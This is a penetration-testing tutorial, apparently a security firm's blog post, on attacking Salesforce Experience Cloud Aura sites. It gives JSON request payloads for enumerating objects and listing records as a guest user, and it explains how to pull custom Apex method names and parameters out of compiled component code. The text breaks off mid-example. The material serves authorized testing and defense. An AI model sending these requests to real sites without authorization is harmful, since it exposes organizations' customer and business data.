

How to test a Salesforce Experience Aura Site Like an Apex Predator



As the foremost CRM solution, Salesforce is often considered the preeminent SaaS platform. It is used by companies from small start-ups to major corporations. And many of those companies use Salesforce Experience Cloud to run native sites - that run on their Salesforce and are deeply integrated with it. Those web apps are powerful and extremely customizable, but are connected to where all of the organization’s most sensitive data resides.
If you're conducting a pentest or a bug bounty exercise on one of those sites, the attack surface is very different from a standard web app.
This post covers the process of Salesforce Site penetration testing, including several novel techniques, on how to enumerate custom controllers in the form of custom Apex controllers, which run in an elevated context.
For the security teams, we highly recommend reading this post to fully understand the attack surface.
Before You Start
Rules of Engagement
Salesforce instances contain PII, financial data, and business-critical records. Before touching anything:
- Understand your scope. If you're running an authorized pentest, confirm with the organization's Salesforce admin what is in scope. In bug bounty, read the policy carefully, and understand how to handle sensitive information.
- If you see other people’s PII, report it immediately and remove the data from your station.
- Never attempt to modify or delete records that aren't yours.
- DoS is out of scope. Always. DoS can only be authorized by Salesforce.
- Do not attempt to attack the infrastructure. The infrastructure itself, from the physical servers to the HTTP servers, is out of scope. Do not attempt HTTP Desync attacks or RCEs. If you wish to test Salesforce itself, do it according to their rules of engagement in your own dedicated instance
What You Need to Know
- Intercepting and replaying HTTP traffic (Burp Suite, Caido, or OWASP Zap)
- Recommended: familiarity with Salesforce terminology: Apex, SOQL, sObjects, Sharing Rules.
The Aura Framework
Aura has been discussed extensively, but it is crucial to understand it. If you are already familiar with it, skip to the next section, where we introduce novel techniques.
Aura is a proprietary framework designed to run Salesforce web apps. It runs the Salesforce Lightning console, as well as most Experience sites (together with the new LWR framework, which we will discuss in the future).
In practice, it is a mechanism to invoke procedures that run on Salesforce. It usually uses POST on /aura or /s/sfsites/aura. (though GET is also supported). Those requests are not affected by default redirects.
It is independent of the site’s content, so you can invoke methods regardless of what is on the site. As a pentester or a bug hunter, you will use it to try to retrieve data that might be accessible by the site’s guest user. If self-registration is enabled and the program allows it, you should also test the site as a logged-in external user.

Three parameters matter:
- message: the Aura methods you want to call, and with what arguments.
- aura.context: Client state — framework version, app name, loaded components. Only a few “apps”, such as siteforce:communityApp, support guest user actions.
- aura.token: Authentication. For unauthenticated (guest) requests, this is the literal string "null".
The main parameter you will play with as a tester is “message”. It is an object that consists of one key: “actions”. It is a list of actions we ask Salesforce to execute: methods to invoke and their arguments.
{
  "actions": [{
    "id": "123;a",
    "descriptor": "serviceComponent://ui.force.components.controllers.hostConfig.HostConfigController/ACTION$getConfigData",
    "callingDescriptor": "UNKNOWN",
    "params": {}
  }]
}
The descriptor tells the service which method to invoke, and params contains the arguments to provide to that method. In this example, we are running the common “HostConfigController.getConfigData” method, which returns basic data from the site, including domains, CSP rules, and most importantly, the list of objects the guest user might be able to read.
Response example:
{
  "actions": [
    {
      "id": "123;a",
      "state": "SUCCESS",
      "returnValue": {
        "siteURLPrefix": "/help",
        "currentNetworkId": "0DBgL000000Dl4L",
        "defaultOrgDomain": "orgfarm-958814873d-dev-ed.develop.my.salesforce.com",
        "defaultOrgOrigin": "https://orgfarm-958814873d-dev-ed.develop.my.salesforce.com",
        "setupOrgOrigin": "https://orgfarm-958814873d-dev-ed.develop.my.salesforce-setup.com",
        "vfDomain": "orgfarm-958814873d-dev-ed--c.develop.vf.force.com",
        "s1FullSiteUrl": "/help/home/home.jsp?S1FullSite",
        "nonce": "",
        "apiNamesToKeyPrefixes": {
         …
          "CaseComment": "00a",
          "ContentDocument": "069",
          "Account": "001",
          "Contract": "800",
          "Organization": "00D",
          "Case": "500",
          "Lead": "00Q",

          "EmailMessage": "02s",
          "User": "005",
          ….
        },
        "lightningOrgOrigin": "https://orgfarm-958814873d-dev-ed.develop.lightning.force.com",
        "homeUrl": "/help/home/home.jsp",
        "cspTrustedSites": [
          "amazonaws.com",
          "https://orgfarm-958814873d-dev-ed.develop.my.salesforce-scrt.com"
        ],
        "baseUrl": "https://orgfarm-958814873d-dev-ed.develop.my.site.com/help",
        "nonNavigableEntities": [
          "0QD",
          …
          "5O9"
        ],
        "isSalesforceNativeDesktop": false,
        "defaultServerDomain": "can98.sfdc-58ktaz.salesforce.com",
        "isNetworksEnabled": true,
        "isAlohaEmbeddable": true
      },
      "error": []
    }
  ]
}
Under apiNamesToKeyPrefixes we can find the different objects that might be accessible.
To learn more about an object, we can use the recordUIController.getObjectInfo command, with the argument objectApiName. This will return useful information, such as child relationships and fields
{
  "actions": [
    {
      "id": "123;a",
      "descriptor": "aura://RecordUiController/ACTION$getObjectInfo",
      "callingDescriptor": "UNKNOWN",
      "params": {
        "objectApiName": "Lead"
      }
    }
  ]
}


We can also go ahead and try to list records using SelectableListDataProviderController.getItems. Simply replace entityNameOrId with the name of the object you want to list.
You can also use whereConditionMap to get specific records. It is a simple list of conditions - the field you want to test, the operator, and the value of the check.
{
  "actions": [
    {
      "id": "123;a",
      "descriptor": "serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems",
      "callingDescriptor": "UNKNOWN",
      "params": {
        "entityNameOrId": "Account",
        "pageSize": 200,
        "currentPage": 0,
        "whereConditionMap": [{"field":"Name","op":"like","value":"%Bank%"}],
        "getCount": true,
        "layoutType": "FULL",
        "enableRowActions": false,
        "useTimeout": false,
        "queryLocator": null,
        "sortBy": null,
        "relatedListId": null,
        "selectedParentId": null,
        "selectedRelatedListId": null,
        "isNotSelectableFieldName": false
      }
    }
  ]
}

See more useful methods in the appendix.
Exploiting Custom Logics
Salesforce is highly customizable. Beyond the built-in components, most sites contain custom components. Those components have a client side, as well as a “controller” - the backend code that runs on the server and handles the logic. Those controllers are written in a language called Apex.
To fully test a site, it is important not only to test the guest user’s sharing configuration and permissions using the built-in Aura methods, but also the Apex classes, which often expose data that is otherwise inaccessible.
We invoke Apex methods using the “ApexActionController.execute” aura method, with the parameters namespace (empty if there is no namespace, for example, a local class), classname, and method.

Or directly via aura, using apex://[namespace.]{classname}/ACTION${method}. If there is no namespace, just apex://{classname}/ACTION${method}

Those are interchangeable. In Salesforce, legacy Lightning Components usually invoke Apex directly, whereas in Lightning Web Components (LWC), it is usually ApexActionController.execute. In practice, you can invoke the same method either way.
How to find Apex Methods
So we usually find Apex methods in components. Specifically, Lightning Components and the newer Lightning Web Components (LWC). We mentioned earlier that those two component types tend to invoke the Apex method differently, but those invocation styles are interchangeable. But to extract the methods and their parameters, the difference does matter.
Legacy Lightning Components
Those are more straightforward, and the structure might be known to some of the readers.
They look as follows:
{
  "xs": "G",
  "descriptor": "markup://c:HcImmersivePortalHomeAgentLayout",
  "rl": true,
  "st": {
    "descriptor": "css://c.HcImmersivePortalHomeAgentLayout",
    "co": ".cHcImmersivePortalHomeAgentLayout .hc-inline-messaging{background-position:bottom;background-size:cover;min-height:calc(100vh - 112px)}.cHcImmersivePortalHomeAgentLayout .hc-inline-image{background-image:url('/resource/HTCommunityCustomImages/png/agentforce-home-background.png')}.cHcImmersivePortalHomeAgentLayout .hc-inline-image-one-million{background-image:url('/resource/HTCommunityCustomImages/png/one-million-agentforce-home-background.png');background-position:right 0}@media (min-width:1280px){.cHcImmersivePortalHomeAgentLayout .hc-inline-messaging{min-height:calc(100vh - 150px)}}.cHcImmersivePortalHomeAgentLayout .hc-inline-messaging__cta{margin-top:4rem;margin:auto}.cHcImmersivePortalHomeAgentLayout .hc-inline-messaging__container{margin:0 auto}.cHcImmersivePortalHomeAgentLayout .hc-inline-messaging-container-minimized{height:0%!important}.cHcImmersivePortalHomeAgentLayout .hc-inline-messaging__container .embeddedMessagingConversationButtonWrapper{display:none}.cHcImmersivePortalHomeAgentLayout .hc-inline-messaging__container div#embeddedMessagingModalOverlay{display:none}.cHcImmersivePortalHomeAgentLayout .hc-inline-messaging>div:not(.hc-inline-messaging__container){width:100%}.cHcImmersivePortalHomeAgentLayout .hc-inline-messaging__footer{flex-grow:0;min-height:132px}",
    "cl": "cHcImmersivePortalHomeAgentLayout"
  },
  "cd": {
    "descriptor": "compound://c.HcImmersivePortalHomeAgentLayout",
    "ac": [
      {
        "n": "getDeepLinkParameters",
        "descriptor": "apex://HC_PortalThemeController/ACTION$getDeepLinkParameters",
        "at": "SERVER",
        "rt": "apex://List<String>",
        "pa": []
      },
      {
        "n": "getUserConfigs",
        "descriptor": "apex://HC_PortalThemeController/ACTION$getUserConfigs",
        "at": "SERVER",
        "rt": "apex://String",
        "pa": [
          {
            "name": "userId",
            "type": "apex://String"
          }
        ]
      }
    ]
  },
...
}
Lightning Web Components
There is no clean pa array — parameters are not declared in a structured way. You have to trace them through the compiled JavaScript. Here's the process:
The component definition lives under context.moduleDefs. Each entry has an lri (Lightning Resource Import) object and a co (code) string containing the module JavaScript.
{"xs":"P","co":"function() { $A.componentService.addModule('markup://c:hcContextNav', \"c/hcContextNav\",[\"exports\",\"lwc\",\"c/hcBaseComponent\",\"c/hcLanguageHandler\",\"lightning/navigation\",\"@salesforce/apex/HC_ContextNavController.getContextNavData\",\"c/hcProductsService\"],function(e,t,n,a,i,o,r){function l(e){return e&&\"object\"==typeof e&&\"default\"in e?e:{default:e}}var s=l(n),u=l(a),c=l(o),d=l(r);const h=[];function m(e,t,n,a){return h}var v=t.registerTemplate(m);function p(e,t,n,a,i,o,r){try{var l=e[o](r),s=l.value}catch(e){return void n(e)}l.done?t(s):Promise.resolve(s).then(a,i)}function f(e){return function(){var t=this,n=arguments;return new Promise(function(a,i){var o=e.apply(t,n);function r(e){p(o,a,i,r,l,\"next\",e)}function l(e){p(o,a,i,r,l,\"throw\",e)}r(void 0)})}}m.stylesheets=[],m.stylesheetToken=\"lwc-4o97mj731or\",m.legacyStylesheetToken=\"c-hcContextNav_hcContextNav\",t.freezeTemplate(m);class g extends(i.NavigationMixin(s.default)){constructor(...e){super(...e),this.showProductsNavItem=!1,this.siteLabel=void 0,this.handleSpaLinkBound=this.handleSpaLink.bind(this),this.data=void 0}connectedCallback(){var e=this;return f(function*(){document.addEventListener(\"www_spaclick\",e.handleSpaLinkBound),e.initNav()})()}renderedCallback(){this.initNav()}disconnectedCallback(){document.removeEventListener(\"www_spaclick\",this.handleSpaLinkBound)}initNav(){var e=this;return f(function*(){const t=yield d.default.getIsContentBrowseEnabled(),n=e.showProductsNavItem&&t;let a=u.default.getCurrentContextLanguage();a=a||\"en_US\",e.data=yield c.default({siteLabel:e.siteLabel,language:a,showProducts:n,productsPosition:1},{sourceContext:{tagName:\"c/hcContextNav\"}}).then(function(){var t=f(function*(t){return t=JSON.parse(yield t),t?.menuGroup?.menuItems&&(t.menuGroup.menuItems=yield e.updateMenuItemsUrls(t.menuGroup.menuItems)),t});return function(e){return t.apply(this,arguments)}}()),e.dispatchAddContextNav()})()}dispatchAddContextNav(){const e=new CustomEvent(\"add_context_nav\",{detail:{data:this.data},bubbles:!0,composed:!1});this.dispatchEvent(e)}updateMenuItemsUrls(e){var t=this;return f(function*(){let n=e;for(let e in n)yield t.setMenuItemLinkUrl(n[e]),yield t.setSubMenuItemLinkUrl(n[e]);return console.log(\"menuItemsData ::: \",n),n})()}setMenuItemLinkUrl(e){var t=this;return f(function*(){e.hasOwnProperty(\"link\")&&\"internal\"==e.link.target&&(e.link.url=(yield t.generateNavigationUrl(\"comm__namedPage\",{name:e.link.url}))||\"\")})()}setSubMenuItemLinkUrl(e){var t=this;return f(function*(){if(e.hasOwnProperty(\"submenu\")){let n=e.submenu;for(let a in n){let i=n[a].menuItems;for(let n in i)i[n].hasOwnProperty(\"link\")&&\"internal\"==i[n].link.target&&(e.submenu[a].menuItems[n].link.url=yield t.generateNavigationUrl(\"comm__namedPage\",{name:i[n].link.url}))}}})()}handleSpaLink(e){e.preventDefault();const t=(window===globalThis||window===document?location:window.location).pathname,n=(window===globalThis||window===document?location:window.location).origin+t;t!=e.detail.url&&n!=e.detail.url&&this.navigateToWebPage(e.detail.url,!1)}}t.registerDecorators(g,{publicProps:{showProductsNavItem:{config:0},siteLabel:{config:0}},fields:[\"handleSpaLinkBound\",\"data\"]});const w=t.registerComponent(g,{tmpl:v,sel:\"c-hc-context-nav\",apiVersion:66});e.default=w,Object.defineProperty(e,\"__esModule\",{value:!0})});\n}","ce":"c-hc-context-nav","descriptor":"markup://c:hcContextNav","n":"c/hcContextNav","av":"66.0","rl":true,"lv":"lvl","lri":{"lwc":"module","c/hcBaseComponent":"module","c/hcLanguageHandler":"module","lightning/navigation":"module","HC_ContextNavController.getContextNavData":"apexMethod","c/hcProductsService":"module"},"ad":[["showProductsNavItem",null,"G",false,false],["siteLabel",null,"G",false]]}
In the lri object, look for keys with the value "apexMethod". The key itself tells you the method in dot-notation, e.g. HC_ContextNavController.getContextNavData. Convert this to an Aura descriptor: apex://HC_ContextNavController/ACTION$getContextNavData. But to determine the parameters, we need to look at the JS code.
The module is structured as a factory function call with an array of imports followed by a function whose arguments map to those imports positionally. Find your Apex method's import string (formatted as @salesforce/apex/MyClass.myMethod, for example @salesforce/apex/HC_ContextNavController.getContextNavData) in that array and note its index. That index is the index of the parameter that holds the reference to that method. Let’s look at the first few lines of the JS code:
function() {
    $A.componentService.addModule('markup://c:hcContextNav', "c/hcContextNav", ["exports", "lwc", "c/hcBaseComponent", "c/hcLanguageHandler", "lightning/navigation", "@salesforce/apex/HC_ContextNavController.getContextNavData", "c/hcProductsService"], function(e, t, n, a, i, o, r) {
        function l(e) {
            return e && "object" == typeof e && "default" in e ? e : {
                default: e
            }
        }
        var s = l(n),
            u = l(a),
            c = l(o),
            d = l(r);
        const h = [];
@salesforce/apex/HC_ContextNavController.getContextNavData is the 6th element in the list - so it maps to the 6th function parameter: “o”.
Salesforce usually wraps all the parameters with a helper function, that we can see in this compiled code. The helper function is “l”, and we can see c = l(o) so now “c” holds the reference to the Apex method HC_ContextNavController.getContextNavData.
Now we need to find the invocation - which is done via the “default” method. So we will look for “c.default” in the JS code:
 return f(function*() {
                    const t = yield d.default.getIsContentBrowseEnabled(), n = e.showProductsNavItem && t;
                    let a = u.default.getCurrentContextLanguage();
                    a = a || "en_US", e.data = yield c.default({
                        siteLabel: e.siteLabel,
                        language: a,
                        showProducts: n,
                        productsPosition: 1
                    }, {
                        sourceContext: {
                            tagName: "c/hcContextNav"
                        }
